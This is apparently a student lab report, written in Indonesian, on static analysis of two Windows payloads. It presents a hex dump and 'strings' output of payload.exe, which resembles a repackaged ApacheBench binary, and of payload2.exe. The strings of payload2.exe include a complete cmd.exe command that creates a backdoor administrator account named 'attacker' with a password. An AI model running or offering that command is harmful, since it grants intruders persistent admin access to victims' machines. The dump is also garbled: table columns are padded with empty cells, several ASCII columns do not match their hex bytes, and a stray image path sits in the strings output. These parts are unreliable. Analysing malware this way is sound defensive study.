| 00400060   | 6F 74 20 75 73 65 20 63  | ot use c                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400068   | 6F 6E 63 75 72 72 65 6E  | oncurrn                    |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400070   | 63 79 20 6C 65 76 65 6C  | cy level                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400078   | 20 67 72 65 61 74 65 72  | greater                    |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400080   | 20 74 68 61 6E 20 74 6F  | than to                    |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400088   | 74 61 6C 20 6E 75 6D 62  | tal numb                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400090   | 65 72 20 6F 66 20 72 65  | er of re                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 00400098   | 71 75 65 73 74 73 0A 00  | quests..                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000A0   | 25 73 3A 20 49 6E 76 61  | %s: Inva                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000A8   | 6C 69 64 20 43 6F 6E 63  | lid Conc                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000B0   | 75 72 72 65 6E 63 79 20  | urrency                    |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000B8   | 5B 52 61 6E 67 65 20 30  | [Range 0                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000C0   | 2E 2E 25 64 5D 0A 00 00  | ..%d]...                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000C8   | 25 73 3A 20 69 6E 76 61  | %s: inva                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000D0   | 6C 69 64 20 55 52 4C 0A  | lid URL.                   |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 004000D8   | 00 00 00 00 25 73 3A 20  | ....%s!                    |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| Address  | Hex dump   | ASCII                      |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 0018FFF0   | 00000000   |                            |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 0018FFF4   | 00405A8D   | payload.<ModuleEntryPoint> |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 0018FFF8   | 00000000   |                            |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |
| 0018FFFC   | 00000000   |                            |       |          |                         |       |          |                         |       |          |                         |          |          |                         |          |          |                         |        |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |         |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |          |                         |          |          |                         |          |          |                         |          |          |                         |          |          |                         |         |  |         |          |       |          |          |  |          |          |                            |          |          |  |          |          |  |

Selanjutnya buka Ghex pada terminal linux yang berfungsi untuk melihat file payload.exe setelah file tersebut di buka maka akan muncul tampilan seperti di bawah ini :



Setelah file di atas di samakan dengan kode yang ada pada halaman web [http://www.garykessler.net/library/file\\_sigs.html](http://www.garykessler.net/library/file_sigs.html). Ini dari payload.exe ini sama



ZAP ( ZoneAlam data file ) yaitu program firewall pribadi (personal) Zone Alam dapat memantau segala aktivitas program-program yang mencurigai, mengirim atau menerima informasi luar Zone Alarm seperti diibaratkan seperti satpam pada komputer.

Pada saat di buka pada terminal linux maka tampilan payload.exe akan lebih lengkap

```
mevi-Lenovo-240-75 Documents # strings payload.exe
|This program cannot be run in DOS mode.
Rich
.text
.rdata
.data
.fsrc
AHOC
95ShLQA
SAG+
f9rRr
H4YOC-FI network
97DRP
UH8q
K+OR
LYNU
0fff
[79]
[86P
989A
A(Rh
PVR0T
ekAKf
ESat
#t
t:SV
Ag-6
D;o
t:W
A)wE
Qh;e
SADPh
{81s% (AF
A'Y?
+Shh
}]]r
BETq
#-|
SWOR
SWOPUX
L PR
```

```
_p_fmode
_set_app_type
_except_handler3
_controlfp
_SetLastError
_FreeEnvironmentStringsW
_GetEnvironmentStringsW
_GlobalFree
_GetCommandLineW
_TlsAlloc
_TlsFree
_DuplicateHandle
_GetCurrentProcess
_SetHandleInformation
_CloseHandle
_GetSystemTimeAsFileTime
_FileTimeToSystemTime
_GetTimeZoneInformation
_FileTimeToLocalFileTime
_SystemTimeToFileTime
_SystemTimeToTzSpecificLocalTime
_Sleep
_FormatMessageA
_GetLastError
_WaitForSingleObject
_CreateEventA
_SetStdHandle
_SetFilePointer
_CreateFileA
_CreateFileW
_GetOverlappedResult
_DeviceIoControl
_GetFileInformationByHandle
_LocalFree
_GetFileType
_CreateMutexA
_InitializeCriticalSection
_DeleteCriticalSection
_EnterCriticalSection
_ReleaseMutex
_SetEvent
_LeaveCriticalSection
_TerminateProcess
_GetExitCodeProcess
_GetVersionExA
_GetProcAddress
```

```

LOG: header received:
apr_socket_recv
</p>
Licensed to The Apache Software Foundation, http://www.apache.org/<br>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/<br>
This is ApacheBench, Version %s <i>&lt;%s&gt;</i><br>
$Revision: 655654 $
Licensed to The Apache Software Foundation, http://www.apache.org/
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
This is ApacheBench, Version %s
2.3 <$Revision: 655654 $>
-h Display usage information (this message)
-r Don't exit on socket receive errors.
-e filename Output CSV file with percentages served
-g filename Output collected data to gnuplot format file.
-S Do not show confidence estimators and warnings.
-d Do not show percentiles served table.
-k Use HTTP KeepAlive feature
-V Print version number and exit
-X proxy:port Proxyserver and port number to use
-P attribute Add Basic Proxy Authentication, the attributes
are a colon separated username and password.
-A attribute Add Basic WWW Authentication, the attributes
are a colon separated username and password.
-H attribute Inserted after all normal header lines. (repeatable)
-C attribute Add Arbitrary header line, eg. 'Accept-Encoding: gzip'
-z attributes String to insert as td or th attributes
-y attributes String to insert as tr attributes
-x attributes String to insert as table attributes
-i Use HEAD instead of GET
-w Print out results in HTML tables
-v verbosity How much troubleshooting info to print
Default is 'text/plain'
'application/x-www-form-urlencoded'
-T content-type Content-type header for POSTing, eg.
-u putfile File containing data to PUT. Remember also to set -T
-p postfile File containing data to POST. Remember also to set -T
-b windowsize Size of TCP send/receive buffer, in bytes
-t timelimit Seconds to max. wait for responses
-c concurrency Number of multiple requests to make
-n requests Number of requests to perform
Options are:
Usage: %s [options] [http://]hostname[:port]/path
SSL not compiled in; no https support
https://
[%s]


```

```

The specified child process is done executing
The specified thread is not detached
The specified thread is detached
Your code just forked, and you are currently executing in the parent process
Your code just forked, and you are currently executing in the child process
Internal error
The process is not recognized.
The given path contained wildcard characters
The given path is misformatted or contained invalid characters
The given path was above the root path
The given path is incomplete
The given path is relative
The given path is absolute
The specified network mask is invalid.
The specified IP address is invalid.
DSO load failed
No shared memory is currently available
No thread key structure was provided and one was required.
No thread was provided and one was required.
No socket was provided and one was required.
No poll structure was provided and one was required.
No lock was provided and one was required.
No directory was provided and one was required.
No time was provided and one was required.
No process was provided and one was required.
An invalid socket was returned
An invalid date has been provided
A new pool could not be created.
Unrecognized Win32 error code %d
CancelIo
GetCompressedFileSizeA
GetCompressedFileSizeW
ZwQueryInformationFile
GetSecurityInfo
GetNamedSecurityInfoA
GetNamedSecurityInfoW
GetEffectiveRightsFromAclW
ntdll.dll
shell32
ws2_32
mwssock
advapi32
kernel32
NB10
C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb

```

Selanjutnya buka Ghex pada terminal linux yang berfungsi untuk melihat file payload2.exe setelah file tersebut di buka maka akan muncul tampilan seperti di bawah ini :



Pada payload2.exe file hanya bisa di buka pada teminal linux, dan berikut tampilan dari isi file payload2.exe

```
devi-Lenovo-Z40-75 Documents # strings payload2.exe
;}$u
D$$[{aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
devi-Lenovo-Z40-75 Documents #
```